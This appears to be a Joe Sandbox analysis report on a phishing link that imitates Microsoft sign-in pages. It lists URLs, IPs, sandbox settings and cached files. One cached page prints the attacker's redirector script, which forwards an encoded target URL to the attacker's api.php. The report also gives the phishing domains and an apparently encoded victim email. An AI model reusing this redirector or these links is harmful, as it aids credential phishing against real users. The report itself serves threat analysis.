http://https://acctcdn.msauth.net/wlivepackagefull_BWVcpM3ZvobDGQWPo5hgew2.js?v=1	ResetPassword[1].htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://www.mpegla.com).	servicesagreement[1].htm.2.dr	false	• Avira URL Cloud: safe	low
http://https://aka.ms/kinectprivacy/	privacystatement[1].htm.2.dr	false		high
http://https://acctcdn.msauth.net/jquerypackage_1.10_5V7LAuc3bNAQx2QQfr1RPw2.js?v=1	ResetPassword[1].htm.2.dr, signup[1].htm.2.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.skype.com).	servicesagreement[1].htm.2.dr	false	• Avira URL Cloud: safe	low

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.xbox.com	privacystatement[1].htm.2.dr	false		high
http://https://acctcdn.msauth.net/bootstrap_3.3.0_B68S-_daR6nLiLVZsh4XiA2.js?v=1	ResetPassword[1].htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://ec.europa.eu/info/law/law-topic/data-protection/data-transfers-outside-eu/adequacy-protectio	privacystatement[1].htm.2.dr	false		high
http://https://jsperf.com/getall-vs-sizzle/2	jquery-3.5.1[1].js.2.dr	false		high
http://https://secure.aadcdn.microsoftonline-p.com/ests/2.1.8576.13/content/cdnbundles/converged.v2.login.m	TBQBXY9R.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://github.com/douglascrockford/JSON-js	ResetPassword[1].htm.2.dr	false		high
http://https://acctcdn.msauth.net/images/favicon.ico?v=2~(	imagestore.dat.2.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://secure.aadcdn.microsoftonline-p.com/ests/2.1.8576.13/content/images/ellipsis_white_0ad430848	TBQBXY9R.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://portal.microsoftonline.com/Prefetch/Prefetch.aspx	TBQBXY9R.htm.2.dr	false		high
http://https://account.live.com/query.aspx	ResetPassword[1].htm.2.dr	false		high
http://https://developer.mozilla.org/en-US/docs/CSS/display	jquery-3.5.1[1].js.2.dr	false		high
http://https://acctcdn.msauth.net/converged_ux_v2_RfnRCrmapm3W_OFn994CMA2.css?v=1	signup[1].htm.2.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.opensource.org/licenses/mit-license.php)	knockout_3.3.0_X1BYS2jZMbi7hfUj8VuqFA2[1].js.2.dr	false		high
http://https://jquery.com/	jquery-3.5.1[1].js.2.dr	false		high
http://fontello.comiconsRegulariconsiconsVersion	icons[1].eot.2.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www._20_2021_05_43_05.shamanno.com	I2F7XS6K.htm.2.dr	false	• Avira URL Cloud: safe	low
http://https://acctcdn.msauth.net/images/AppCentipede/AppCentipede_Microsoft_white_ufRYlllWOw4YyDRiKcBvxQ2.	ResetPassword[1].htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.macromedia.com/support/documentation/en/flashplayer/help/settings_manager.html	privacystatement[1].htm.2.dr	false		high
http://https://www.skype.com/go/legal	servicesagreement[1].htm.2.dr	false		high
http://https://mixer.com/about/tos	servicesagreement[1].htm.2.dr	false		high
http://https://www.microsoft.	{10B311C1-7E86-11EB-90EB-ECF4BBEA1588}.dat.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.linkedin.com/legal/privacy-policy	privacystatement[1].htm.2.dr	false		high
http://https://github.com/jquery/sizzle/pull/225	jquery-3.5.1[1].js.2.dr	false		high
http://https://acctcdn.msauth.net/lightweightsignuppackage_OwHbS0yAbvGpBlUF0ZS3iA2.js?v=1	signup[1].htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://aka.ms/DPA	privacystatement[1].htm.2.dr	false		high
http://https://bugs.jquery.com/ticket/4833	jquery-3.5.1[1].js.2.dr	false		high
http://https://little-sparkly-buffalo.glitch.me/#	~DF39CFFE74883A58EA.TMP.1.dr	false	• 100%, UrlScan, Browse • SlashNext: Fake Login Page type: Phishing & Social Engineering	high
http://https://sizzlejs.com/	jquery-3.5.1[1].js.2.dr	false		high
http://https://bugs.chromium.org/p/chromium/issues/detail?id=449857	jquery-3.5.1[1].js.2.dr	false		high
http://https://js.foundation/	jquery-3.5.1[1].js.2.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://bugs.jquery.com/ticket/13393	jquery-3.5.1[1].js.2.dr	false		high
http://https://support.xbox.com/help/friends-social-activity/community/use-safety-settings	privacystatement[1].htm.2.dr	false		high
http://https://www.xbox.com/Legal/ThirdPartyDataSharing	privacystatement[1].htm.2.dr	false		high
http://https://acctcdn.msauth.net/lwsignupstringscountrybirthdate_en-us_VxjLzmQAiLRyhA2ROX72uQ2.js?v=1	signup[1].htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://aka.ms/redeemrewards	servicesagreement[1].htm.2.dr	false		high
http://https://signin.kissmetrics.com/privacy/#controls	privacystatement[1].htm.2.dr	false		high
http://https://account.live.c	{10B311C1-7E86-11EB-90EB-ECF4BBEA1588}.dat.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://login.skype.com/login	privacystatement[1].htm.2.dr	false		high
http://https://bugs.webkit.org/show_bug.cgi?id=136851	jquery-3.5.1[1].js.2.dr	false		high
http://https://outlook.office.com?response_type=code&fatpt=	TBQBXY9R.htm.2.dr	false		high
http://https://www.skype.com/go/ustax	servicesagreement[1].htm.2.dr	false		high
http://jquery.org/license	jquerypackage_1.10_5V7LAuc3bNAQx2QQfr1RPw2[1].js.2.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://jsperf.com/thor-indexof-vs-for/5	jquery-3.5.1[1].js.2.dr	false		high
http://https://acctcdn.msauth.net	ResetPassword[1].htm.2.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://bugs.jquery.com/ticket/12359	jquery-3.5.1[1].js.2.dr	false		high
http://https://www.optimizely.com/legal/opt-out/	privacystatement[1].htm.2.dr	false		high
http://sizzlejs.com/	jquerypackage_1.10_5V7LAuc3bNAQx2QQfr1RPw2[1].js.2.dr	false		high
http://https://acctcdn.msauth.net/images/AppCentipede/AppCentipede_Microsoft_HFeToeM4u6fzMQF_f_rQ5Q2.svg	ResetPassword[1].htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://www._20_2021_05_43_05.shamanno.com/#aHR0cHM6Ly9saXR0bGUtc3BhcmtseS1idWZmYWxvLmdsaXRjaC5tZS8jb	~DF39CFFE74883A58EA.TMP.1.dr, {10B311C1-7E86-11EB-90EB-ECF4BBEA1588}.dat.1.dr	false	• Avira URL Cloud: safe	low

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
87.117.239.10	oddstips.co.uk	United Kingdom		20860	IOMART-ASGB	false
52.3.182.213	little-sparkly-buffalo.glitch.me	United States		14618	AMAZON-AESUS	false
152.199.21.175	sni1gl.wpc.alphacdn.net	United States		15133	EDGECASTUS	false
162.213.251.166	www._20_2021_05_43_05.shamanno.com	United States		22612	NAMECHEAP-NETUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Emerald

Analysis ID:	364220
Start date:	06.03.2021
Start time:	15:12:24
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 7s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	browseurl.jbs
Sample URL:	http://www._20_2021_05_43_05.shamanno.com/#aHR0cHM6Ly9saXR0bGUtc3BhcmtseS1idWZmYWxvLmdsaXRjaC5tZS8jbG9nYW5Ac2t5bGluZS1ldmVudHMuY29t
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	4
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• EGA enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal76.phis.win@3/74@12/5

Cookbook Comments:	• Adjust boot time • Enable AMSI • Browsing link: https://login.live.com/oauth20_authorize.srf?response_type=code&client_id=51483342-085c-4d86-bf88-cf50c7252078&scope=openid+profile+email+offline_access&response_mode=form_post&redirect_uri=https%3a%2f%2flogin.microsoftonline.com%2fcommon%2ffederation%2foauth2&state=rQIIAeNisNLJKCkpKLbS1y_ILypJzNHLzUwuyi_OTyvJz8vJzEvVS87P1csvSs9MAbGKhLgE5N-HsRnaz3GZ3Nb0o0aAj2MWI2d8TmYZWOUqRmXCxulfYGR8wch4i0nQvyjdMyW82C01JbUosSQzP-8Ci8ArFh4DZisODi4BBgkGBYYfLIyLWIG2Rik0X16_dbXTrqAUuYQeZ4ZTrPpRVd4W-b7mmV4ppv5hlW6-lqaluRYWHrl5XtppBkXhQUUhmQElZWVGAaGBtqZWhhPYhCawMZ1iY_jAxtjBznCAk_EWl4iRgaGlroGRroGJgoGllZGRlbFRFAA1&estsfed=1&uaid=0656ef1f3f31449c938682f87c100e08&signup=1&lw=1&fl=easi2&fci=https%3a%2f%2fportal.microsoftonline.com.orgid.com • Browsing link: https://account.live.com/ResetPassword.aspx?wreply=https://login.live.com/oauth20_authorize.srf%3frespons e_type%3dcode%26client_id%3d51483342-085c-4d86-bf88-cf50c7252078%26scope%3dopenid%2bprofile%2bemail%2boffline_access%26response_mode%3dform_post%26redirect_uri%3dhttps%253a%252f%252flogin.microsoftonline.com%252fcommon%252ffederation%252foauth2%26state%3drQIIAeNisNLJKCkpKLbS1y_ILypJzNHLzUwuyi_OTyvJz8vJzEvVS87P1csvSs9MAbGKhLgEOhzkFBYXR3m11Zle3FvBmjCLkTM-J7MMrHIVozJh4_QvMDK-YGS8xSToX5TumRJe7JaaklqUWJKZn3eBReAVC48BsxUHB5cAgwSDAsMPFsZFrEBb40pDQg3r0t0nbto2zWOTN8MpVv2oKm-LfF_zTK8UU_-wSjdfS9PSXAsLj9w8L-00g6LwoKKQzICSsjKjgNBAWwsrwwlsQhPYmE6xMXxgY-xgZzjAyXiLS8TlwNBS18BI18BEwcDCysTCytgkCgA1%26estsfed%3d1%26uaid%3d201e408873a34a5a867e35d1bd780560%26fci%3dhttps%253a%252f%252fportal.microsoftonline.com.orgid.com%26username%3d%26contextid%3d34A42CC81359F79A%26bk%3d1549270157&id=293577&uiflavor=web&client_id=1E00004417ACAE&mkt=EN-US&lc=1033&bk=1549270157 • Browsing link: https://www.microsoft.com/en-US/servicesagreement/ • Browsing link: https://privacy.microsoft.com/en-US/privacystatement • Browsing link: https://little-sparkly-buffalo.glitch.me/#

Warnings:	Show All • Exclude process from analysis (whitelisted): ielowutil.exe, backgroundTaskHost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 204.79.197.200, 13.107.21.200, 52.255.188.83, 13.64.90.137, 13.88.21.125, 88.221.62.148, 209.197.3.24, 13.107.246.19, 13.107.213.19, 92.123.151.195, 152.199.19.160, 40.126.31.1, 40.126.31.141, 20.190.159.136, 20.190.159.132, 20.190.159.138, 40.126.31.4, 40.126.31.139, 40.126.31.135, 13.107.42.22, 52.114.128.10, 51.104.139.180, 23.211.5.92, 92.122.213.219, 92.122.213.200, 184.30.21.171, 92.122.213.194, 92.122.213.247, 152.199.19.161, 84.53.167.109 • Excluded domains from analysis (whitelisted): cds.s5x3j6q5.hwcdn.net, standard.t-0009.t-msedge.net, arc.msn.com.nsatc.net, assets.onestore.ms.edgekey.net, e13678.dscb.akamaiedge.net, browser.events.data.trafficmanager.net, i.s-microsoft.com.edgekey.net, www.tm.a.prd.aadg.trafficmanager.net, e11290.dspg.akamaiedge.net, www.microsoft.com-c-3.edgekey.net, login.live.com, skypedataprdcolcus03.cloudapp.net, star-azurefd-prod.trafficmanager.net, www-bing-com.dual-a-0001.a-msedge.net, watson.telemetry.microsoft.com, acctcdnvzeuno.azureedge.net, a1778.g2.akamai.net, acctcdnvzeuno.ec.azureedge.net, www.bing.com, e10583.dspg.akamaiedge.net, dual-a-0001.a-msedge.net, aadcdnoriginwus2.azureedge.net, secure.aadcdn.microsoftonline-p.com.edgekey.net, statics-marketingsites-wcus-ms-com.akamaized.net, assets.onestore.ms.akadns.net, c-s.cms.ms.akadns.net, t-0009.t-msedge.net, blobcollector.events.data.trafficmanager.net, account.msa.akadns6.net, aadcdnoriginwus2.afd.azureedge.net, c.s-microsoft.com-c.edgekey.net, privacy.microsoft.com.edgekey.net, dub2.next.a.prd.aadg.trafficmanager.net, www.tm.lg.prod.aadmsa.trafficmanager.net, cs9.wpc.v0cdn.net, i.s-microsoft.com, a1449.dscg2.akamai.net, acctcdn.trafficmanager.net, arc.msn.com, www.microsoft.com-c-3.edgekey.net.globalredir.akadns.net, iecvlist.microsoft.com, go.microsoft.com, mscomajax.vo.msecnd.net, dual.t-0009.t-msedge.net, e13761.dscg.akamaiedge.net, img-prod-cms-rt-microsoft-com.akamaized.net, skypedataprdcolwus17.cloudapp.net, cs22.wpc.v0cdn.net, ie9comview.vo.msecnd.net, star-azureedge-prod.trafficmanager.net, login.msa.msidentity.com, account.msa.trafficmanager.net, skypedataprdcoleus17.cloudapp.net, browser.events.data.microsoft.com, c.s-microsoft.com, a-0001.a-afdentry.net.trafficmanager.net, privacy.microsoft.com, go.microsoft.com.edgekey.net, Edge-Prod-FRAr3.ctrl.t-0009.t-msedge.net, l-0013.l-msedge.net, e13678.dscg.akamaiedge.net, skypedataprdcolwus15.cloudapp.net, www.microsoft.com, e13678.dspb.akamaiedge.net, wcpstatic.microsoft.com • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtDeviceIoControlFile calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{10B311BF-7E86-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	30296
Entropy (8bit):	1.8541083010212827
Encrypted:	false
SSDEEP:	192:ryoZnZA2GWUtgQifbeQMQzMVQEQBnQqQDWQsfReQxQjX:rLZXdAg2KMw2
MD5:	9F4688DB6DBE3D0218FF76CA2E7D8741
SHA1:	A60C884AD823FE00D8724AB99D80C626D5DD3FDF
SHA-256:	712AE41F9D23C700E70994FB16C0740486295A07D5B05DCA9B254DCAFFB2A3E6
SHA-512:	F78080AEE601B713242C0D84D4AB62A9B98E668654D2661E8621CEE7D3964AB24F456B607AD300987956C278411F491DCFB00E305F6FBBC83C793EC7FD642A43
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{10B311C1-7E86-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	154314
Entropy (8bit):	3.2173990303326123
Encrypted:	false
SSDEEP:	1536:nwxp+lo+w+s+++s+l1UC+RaOpfYRx7uxTp:n4p2VdBPBl1U7XmEd
MD5:	1F8A542FC860F3C7BA78D30754513B11
SHA1:	C5756C4E7B92AEB195937DF0558653822A821B0B
SHA-256:	64D59B15F3083ECD7A8D4F8DC5C41C2791253B10F31326DCFAC99F1E80ACF976
SHA-512:	F1D4886CEC1DBD46BFA656AA28CD9C4BC2284C5137F63FA2009BC6A196AD65D8AD4BA2D2581633F606105ECBCF453B669109917D1A0E009AB32FC862A5B25A3
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{10B311C1-7E86-11EB-90EB-ECF4BBEA1588}.dat	
Preview:	....R.o.o.t. .E.n.t.r. y... ....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{16C7913C-7E86-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	16984
Entropy (8bit):	1.5663720489875717
Encrypted:	false
SSDEEP:	48:IwkGcprgGwpaKG4pQ+GrapbSSGQpKUG7HpRvTGIpG:r4ZoQq6wBS6AfTNA
MD5:	7AE7A457BD2A9783503FDB986FBD117D
SHA1:	D7E20B35900EDBD10D695C8059CE1473C058083F
SHA-256:	414CD79B943CC0182DD3F7AC86119B164268A8B78384DB683C5B7F943DF8F4C6
SHA-512:	34437762B7958AFCC3EDE80BB3E39937E51DFFE16770B90B29AE2179A367926FD95D15BB4AB0FCD2571604A9D864E9E958D64BF82F0BDFD82ECD583BE637F4 5
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y... ....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\gee00pr\imagestore.dat	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	72596
Entropy (8bit):	3.091821465553637
Encrypted:	false
SSDEEP:	96:MMalMDlMDlMSlMblM9QQQQQWQtt8FbQQQQQUQQQQQ1B5shfQQQQQK2:/B5shV2
MD5:	1C27F017E4556D0F580A2A0AF1F6162D
SHA1:	6827BB993106B460493F0927DF0415253E789AE6
SHA-256:	DAA62785399A87A2D5A327D59402B610A90CEAE079EA16DE3CEE74F46345AF0D
SHA-512:	44638DCEA0A42E32BEDA5EE00D18DF954955C3A2D3E4CC27C16AF7C5A32F2DC686F1181FE383F57B8B4906C0D4056C9A2164EDC09289BBFB00CDE7B18BA41 86
Malicious:	false
Reputation:	low
Preview:	q.h.t.t.p.s.:././.s.e.c.u.r.e...a.a.d.c.d.n...m.i.c.r.o.s.o.f.t.o.n.l.i.n.e.-.p...c.o.m./.e.s.t.s./.2...1...8.5.7.6...1.3./.c.o.n.t.e.n.t./.i.m.a.g.e.s./.f.a.v.i.c.o.n._.a._.e.u.p.a.y.f.g.g.h.q.i.a.i. 7.k.9.s.o.l.6.l.g.2...i.c.o.~(................h(......(....................(.....................................''P..'' ...33333333333333333333333333333 3'' ...33333333333333333333333333333'' ...33333333333333333333333333333'' ...3333333 3333333333333333333333'' ...33333333333333333333333333333'' ...33333333333333333333333333333'''''''''''''''' '''''''''''''''''''''''''''''''''' ...33333333333333333333333333333'' ...33333333333333333333333333333'' ...3333333333333333 3333333333333'' ...33333333333333333333333333333''''

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\17-f90ef1[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	134136
Entropy (8bit):	5.224428921008954
Encrypted:	false
SSDEEP:	3072:1f/HuFVppxvIeq0i9d1EwgXA95Ki5DCE4t:1f/Hu/FIhRwt
MD5:	D567746F6D3BABF05ACF7A63730AC2CB
SHA1:	DDB8B9E24115D9653C432C1C2A3C57E0F881AFEB
SHA-256:	F4DF01A10175F31D0620AE8AA24854DF0D8DCB0C752E8465376B2ED3DEF62DE0
SHA-512:	3F9F18CD40F4CDCDA4F55174AC02766F4F511A61797296D59F1F216E2A51FC9068981E0C41C998ECB05053495BD7971FEA56A032F5438438A224CCA1A33F7189
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://www.microsoft.com/onerfstatics/marketingsites-wcus-prod/shell/_scrf/js/themes=default/54-af9f9f/c0-247156/de-099401/e1-a50eee/e7-954872/d8-97d509/f0-251fe2/46-be1318/77-04a268/11-240c7b/63-077520/a4-34de62/bb-d7480b/db-bc0148/dc-7e9864/6d-c07ea1/29-1ec5a9/f6-aa5278/cd-23d3b0/6d-1e7ed0/b7-cadaa7/c4-898cf2/ca-40b7b0/4e-ee3a55/3e-f5c39b/c3-6454d7/f9-7592d3/92-10345d/79-499886/7e-cda2d3/69-13871c/e5-08f1c0/e0-3c9860/91-97a04f/1f-100dea/33-abe4df/17-f90ef1?ver=2.0&iife=1

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\17-f90ef1[1].js	
Preview:	(function(){/**. * @license almond 0.3.3 Copyright jQuery Foundation and other contributors.. * Released under MIT license, http://github.com/requirejs/almond/LICENSE. */ .var requirejs,require,define,__extends;(function(n){function r(n,t){return w.call(n,t)}function s(n,t){var o,s,f,e,h,p,c,b,r,l,w,k,u=t&&t.split("/"),a=i.map,y=a&&a["*"]||{};if(n){ for(n=n.split("/"),h=n.length-1,i.nodeIdCompat&&v.test(n[h])&&(n[h]=n[h].replace(v,"")),n[0].charAt(0)==="."&&u&&(k=u.slice(0,u.length-1),n=k.concat(n)),r=0;r<n.length;r+ +)if(w=n[r],w==="."")n.splice(r,1),r-=1;else if(w===".."){if(r===0||r===1&&n[2]===".."||n[r-1]===".."")continue;else r>0&&(n.splice(r-1,2),r-=2);n=n.join("/")}if((u||y)&&a){ for(o=n.split("/"),r=o.length;r>0;r-=1){if(s=o.slice(0,r).join("/"),u)for(l=u.length;l>0;l-=1)if(f=a[u.slice(0,l).join("/")],f&&(f=f[s],f)){e=f;p=r;break}if(e)break;!c&&y&&y[s]&&(c =y[s],b=r)}!e&&c&&(e=c,p=b);e&&(o.splice(0,p,e),n=o.join("/"))}return n}function y(t,i){return function(){var r=b.call(arguments,0

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\2_vD0yppaJX3jBnfbHF1hqXQ2[1].svg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	1864
Entropy (8bit):	5.222032823730197
Encrypted:	false
SSDEEP:	48:yvswNIBLBpJawmMH44log6gw/MHm7pJroog6gwkMH9Xog6gwdMHdqdyqog7C:ykfXYx+odPcs9B
MD5:	BC3D32A696895F78C19DF6C717586A5D
SHA1:	9191CB156A30A3ED79C44C0A16C95159E8FF689D
SHA-256:	0E88B6FCBB8591EDFD28184FA70A04B6DD3AF8A14367C628EDD7CABA32E58C68
SHA-512:	8D4F38907F3423A86D90575772B292680F7970527D2090FC005F9B096CC81D3F279D59AD76EAFCA30C3D4BBAF2276BBAA753E2A46A149424CF6F1C319DED5A6
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://account.live.com/Resources/images/2_vD0yppaJX3jBnfbHF1hqXQ2.svg
Preview:	<svg xmlns="http://www.w3.org/2000/svg" width="1920" height="1080" fill="none"><g opacity=".2" clip-path="url(#E)"><path d="M1466.4 1795.2c950.37 0 1720.8-627.52 1720.8-1401.6S2416.77-1008 1466.4-1008-254.4-380.482-254.4 393.6s770.428 1401.6 1720.8 1401.6z" fill="url(#A)"/><path d="M394.2 1815.6c746.58 0 1351.8-493.2 1 351.8-1101.6S1140.78-387.6 394.2-387.6-957.6 105.603-957.6 714-352.38 1815.6 394.2 1815.6z" fill="url(#B)"/><path d="M1548.6 1885.2c631.92 0 1144.2-417.45 1144. 2-932.4S2180.52 20.4 1548.6 20.4 404.4 437.85 404.4 952.8s512.276 932.4 1144.2 932.4z" fill="url(#C)"/><path d="M265.8 1215.6c690.246 0 1249.8-455.595 1249.8-10 17.6S956.046-819.6 265.8-819.6-984-364.005-984 198-424.445 1215.6 265.8 1215.6z" fill="url(#D)"/></g><defs><radialGradient id="A" cx="0" cy="0" r="1" gradientUn its="userSpaceOnUse" gradientTransform="translate(1466.4 393.6) rotate(90) scale(1401.6 1720.8)"><stop stop-color="#107c10"/><stop offset="1" stop-color="#c4c4c4" stop-opacity="0"/></radialGradient><r

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\I2F7XS6K.htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text
Category:	downloaded
Size (bytes):	940
Entropy (8bit):	5.027167155859434
Encrypted:	false
SSDEEP:	24:QJ0fM/I4bfoX1vP8klCfHNYoGKIhvdTDWAoHV4T:FfM/IumURODKmHk6T
MD5:	C990F21D4B19030ECC2002BFA6EEC291
SHA1:	37B28D95FC9DF6BEDD189C2AAA929FAF9A4F3901
SHA-256:	539452D4F85D1C70B0894C448E7C56E4641BAB22A35B0DE566BFFE811DA40723
SHA-512:	306634AC49AF25469E09D2747EDB82723BD5AC5DB6C8D6A906DA20B42424E5A804E385F4D546281454C1070C8B56CF22DEBF1657DE81A59EDF0FA9CBB7C88C 0
Malicious:	false
Reputation:	low
IE Cache URL:	http://www._20_2021_05_43_05.shamanno.com/
Preview:	<html>.<head>... <title></title>. <meta charset="UTF-8">. <meta name="viewport" content="width=device-width, initial-scale=1">. <base href="http://w ww._20_2021_05_43_05.shamanno.com" />...<style type="text/css">. .</style>...</head>.<body>.<script src="https://code.jquery.com/jquery-3.5.1.js"integrity="sha256- QWo7LDvxbWT2tbbQ97B53yJnYU3WhH/C8ycbRAkjPDc=" crossorigin="anonymous"></script>.<script type="text/javascript">. $(document).ready(function(){. var yr = window.location.href;. var res = yr.split("#");. var email = res[0];. var rep = email.split('com');. var thh = rep[0]+'com';. var theurl = thh+"/w ild/api.php";. var link = res[1];. $.ajax({. type: "POST",. url: theurl,. data: {cUserNavS: link}. }).done(function(msg) {. win dow.location.href = msg;. });. });.</script>.</body>.</html>

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\Microsoft_Logotype_Gray_X-qkgtg8KmnQEvm_9mDTcw2[1].svg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	5435
Entropy (8bit):	4.729886758075337
Encrypted:	false
SSDEEP:	96:Qf/Or7Vir8P8KJfGVfd+nPkRCrthXXQJ/T6SXuVX3ns9ozR0z5tsQyiPr:q/Okr8P8KBGVUnsCrthQJb6SXuVnn8v
MD5:	5FEAA482D83C2A69D012F9BFF660D373
SHA1:	EE586D2B46E1A0110C581D507033480A40704606
SHA-256:	356F7D1241F92C9DE9C9CFD0BEBB6C10D1B38508A3F37CEBC26329C656BAD19F
SHA-512:	BC07C9DB3C3494A46E4246CAB6EBE39215F01AE5329A333C2872052992DC1E23765C1826631113F5AC6FC932ED7F17DC5030AB78457D2BFF3E0AA0F7472A4EB
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\Microsoft_Logotype_Gray_X-qkgtg8KmnQEvm_9mDTcw2[1].svg	
IE Cache URL:	http://https://account.live.com/Resources/images/Microsoft_Logotype_Gray_X-qkgtg8KmnQEvm_9mDTcw2.svg
Preview:	<?xml version="1.0" encoding="utf-8"?>..<svg version="1.1" id="Layer_1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px"... width="47px" height="9px" viewBox="0 0 47 9" xml:space="preserve">..<style type="text/css">....st0{fill:#008A00;}....st1{fill-rule:evenodd;clip-rule:evenodd;fill:#FFFFFF;}....st2{fill-rule:evenodd;clip-rule:evenodd;fill:#008A00;}....st3{fill:#0078D7;}....st4{fill:#094AB2;}....st5{fill-rule:evenodd;clip-rule:evenodd;fill:#094AB2;}....st6{fill:#DC3C00;}....st7{fill-rule:evenodd;clip-rule:evenodd;fill:#DC3C00;}....st8{fill:#107C10;}....st9{fill-rule:evenodd;clip-rule:evenodd;fill:#107C10;}....st10{fill:#D24726;}....st11{fill:#FFB800;}....st12{fill-rule:evenodd;clip-rule:evenodd;fill:#434856;}....st13{fill-rule:evenodd;clip-rule:evenodd;fill:#FFB800;}....st14{fill:#2A3282;}....st15{fill:#249DD1;}....st16{fill:#A0D5EB;}....st17{fill:#FFFFFF;}....st18{fill:#666666;}....st19{fill:#00ADF1;}....st20{fill:#00AFF0;}....st21{fill-r

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\Print[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	476
Entropy (8bit):	7.35124642782842
Encrypted:	false
SSDEEP:	12:6v/78/8QCeKXzjl5V6VQTdwbtsxET1SDQi7N:sNfF6VYd6tf1SdN
MD5:	B8E8859FCD4E43D51233559C17A3C7BD
SHA1:	F0CA023F26A84761995FA0BF6935DE6A3B8AE6F8
SHA-256:	DC15A37B4015D0DECF639006E4F9002E742DDBFD7C669EC0AE469057F238B78D
SHA-512:	3605E4C4FE22E6E05553F89D34CFE8B3E5CA72FBDADCCD8B279835A0ECEFCD10B1BF2AD1ACCEEB168EE369E23A8AD205720FBF33A184188A7F23AEA7B0F22005
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://c.s-microsoft.com/en-us/CMSImages/Print.png?version=03620f3a-5d1e-5a73-a117-a2f71eee437d
Preview:	.PNG........IHDR.....a....sRGB.....gAMA.....a.....IDAT8O.S;..A.....M6.4....@.47....^I..<."&..W..Y...Y.....m...E.<..$..n...j..kL&.....}.j.....)@.....r..Q....]. .+.w...f3.R)...2^...ddO.^..Ud.BE..*D..h...!.....h..p..t...9.....1.."tD.....y.h.AQ.{."...J.D.U....c.b.i.h.t:..$&q..J..n.+9.r..B..F...e..`<...oS....Z-.H....NG...Jl..D.Z..@!...s<....m.'Ll..vc.?..~..v.n.9.;.m.5..K.A .....z=../>...M....r9..~...*..go.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\ellipsis_grey_2b5d393db04a5e6e1f739cb266e65b4c[1].svg	
